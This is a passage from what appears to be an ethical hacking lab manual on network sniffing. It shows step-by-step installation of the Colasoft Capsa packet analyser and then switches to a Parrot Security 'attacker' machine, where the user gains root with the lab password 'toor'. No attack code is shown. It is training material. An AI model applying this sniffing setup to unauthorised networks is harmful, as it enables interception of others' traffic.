


17. A **Colasoft Software Activation Wizard - Colasoft Capsa 13 Enterprise Edition** window appears, showing that the software has been successfully activated, click on **Finish**.



Module 08 – Sniffing

18. After successful installation, A **Colasoft Capsa 13 Enterprise Trial** window appears.
19. In the **Colasoft Capsa 13 Enterprise Trial** window, check the checkbox beside the available adapter (here, **Ethernet**) and click on **Start**.




20. If a **Colasoft Capsa 13 Enterprise Trial** pop-up appears, select **Don't show this again** checkbox and click on **OK**.




Module 08 – Sniffing

21. The **Analysis Project 1 - Colasoft Capsa 13 Enterprise Trial** window appears, as shown in the screenshot.



22. Navigate to the **Diagnosis** tab in the **Analysis Project 1 - Colasoft Capsa 13 Enterprise Trial** window.



23. Switch to **Parrot Security** virtual machine.

24. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

25. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

26. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

